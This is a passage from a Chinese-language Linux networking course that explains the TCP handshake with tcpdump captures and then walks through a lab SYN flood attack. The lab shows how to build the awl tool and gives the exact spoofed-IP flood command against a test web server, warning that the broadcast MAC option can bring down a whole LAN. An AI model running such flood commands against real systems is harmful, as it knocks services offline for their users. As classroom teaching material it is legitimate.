**10:34:54.876367 IP 192.168.1.64.ssh > 192.168.1.63.59528: Flags [S.], seq 4293815945, ack 2421809006, win 28960, options [mss 1460,sackOK,TS val 542827 ecr 2231108,nop,wscale 7], length 0**

**10:34:54.877387 IP 192.168.1.63.59528 > 192.168.1.64.ssh: Flags [.], ack 1, win 229, options [nop,nop,TS val 2231111 ecr 542827], length 0**

**注：Flags [S] 中的 S 表示为SYN包为1**

**client主机返回ACK，包序号为ack=1 ，这是相对序号，如果需要看绝对序号，可以在tcpdump命令中加-S**

**[root@xuegod63 ~]#** **tcpdump -n -c 3 port 22 -S -i ens33**

**tcpdump: verbose output suppressed, use -v or -vv for full protocol decode**

**listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes**

**16:00:54.310316 IP 192.168.1.63.57528 > 192.168.1.64.ssh: Flags [S], seq 1932774705, win 14600, options [mss 1460,sackOK,TS val 5103659 ecr 0,nop,wscale 7], length 0**

**16:00:54.311072 IP 192.168.1.64.ssh > 192.168.1.63.57528: Flags [S.], seq 3006844046, ack 1932774706, win 14480, options [mss 1460,sackOK,TS val 3869455 ecr 5103659,nop,wscale 7], length 0**


**16:00:54.311175 IP 192.168.1.63.57528 > 192.168.1.64.ssh: Flags [.], ack 3006844047, win 115, options [nop,nop,TS val 5103660 ecr 3869455], length 0**

**3 packets captured**

**3 packets received by filter**

**0 packets dropped by kernel**

**TCP三次握手连接状态详解：**

****

**TCP连接状态详解：**

**服务器端：LISTEN：侦听来自远方的TCP端口的连接请求**


**客户端：SYN-SENT：在发送连接请求后等待匹配的连接请求**

**服务器端：SYN-RECEIVED：在收到和发送一个连接请求后等待对方对连接请求的确认**

**客户端/服务器端：ESTABLISHED：代表一个打开的连接**

## 18.3.2 实战：在局域网中使用 awl伪装IP地址进行多线程SYN洪水攻击

**SYN洪水攻击概述：SYN洪水攻击主要源于： tcp协议的三次握手机制**



**SYN洪水攻击的过程：**


**在服务端返回一个确认的SYN-ACK包的时候有个潜在的弊端，如果发起的客户是一个不存在的客户端，那么服务端就不会接到客户端回应的ACK包。**

**这时服务端需要耗费一定的数量的系统内存来等待这个未决的连接，直到等待超关闭，才能施放内存。**

**如果恶意者通过通过ip欺骗，发送大量SYN包给受害者系统，导致服务端存在大量未决的连接并占用大量内存和tcp连接，从而导致正常客户端无法访问服务端，这就是SYN洪水攻击的过程。**


**懂：1 不懂：2**

**实战拓扑图：**



**下载地址：https://gitlab.com/davical-project/awl/tags**

**在xuegod63 安装awl软件进行攻击：**



**通过xshell上传awl-0.2.tar.gz到Linux系统中**

**开始安装awl**

**[root@xuegod63 ~]#tar zxvf awl-0.2.tar.gz #解压**

**[root@xuegod63 ~]#cd awl-0.2**

**[root@xuegod63 awl-0.2]#./configure # 查检软件包安装环境**

**[root@xuegod63 awl-0.2]#make -j 4**

**#make 把源代码编译成可执行的二进制文件**

**# -j 4以4个进程同时编译，速度快**

**[root@xuegod63 awl-0.2]#make install #安装**

**查看安装的命令：**

**[root@xuegod63 awl-0.2]# which awl**

**/usr/local/bin/awl**

**在xuegod64上搭建一台web服务器，模拟要被攻击的服务器**

**[root@xuegod64 ~]# yum install httpd -y #安装web服务器**

**[root@xuegod64 ~]# systemctl start httpd**

**[root@xuegod64 ~]# iptables -F**

**开始攻击：**

**实战4： 在局域网中使用 awl伪装IP地址进行多线程SYN攻击**

**获取对方的IP地址解析成MAC地址**

**[root@xuegod63 ~]# ping 192.168.1.64**

**[root@xuegod63 ~]# arp -n**

**Address HWtype HWaddress Flags Mask Iface**

**192.168.1.17 ether e0:b9:a5:ac:c5:76 C eth0**

**192.168.1.64 ether 00:0c:29:57:f5:b5 C eth0**

**开始攻击：**

**awl参数如下:  
-i 发送包的接口,如果省略默认是eth0  
-m 指定目标mac地址 注：如果-m没有指定mac，默认目标MAC地址是“FF.FF.FF.FF.FF.FF”，**

**FF.FF.FF.FF.FF.FF MAC地址是什么？**

**这表示向同一网段内的所有主机发出ARP广播，进行SYN攻击，还容易使整个局域网瘫痪。**

**-d 被攻击机器的IP**

**-p 被攻击机器的端口**


**两台机器：**

**[root@xuegod63 ~]# iptables -F**

**[root@xuegod63 ~]# awl -i ens33 -m 00:0c:29:57:f5:b5 -d 192.168.1.64 -p 80**

**测试攻击效果：**

**在xuegod64上查看：发现很多伪装成公网的IP在攻击我们**



**总结：**

**18.1 OSI七层模型和TCP/IP四层模型**

**18.2 linux网络相关的调试命令**

**18.3 实战：在局域网中使用 awl伪装MAC地址进行多线程SYN洪水攻击**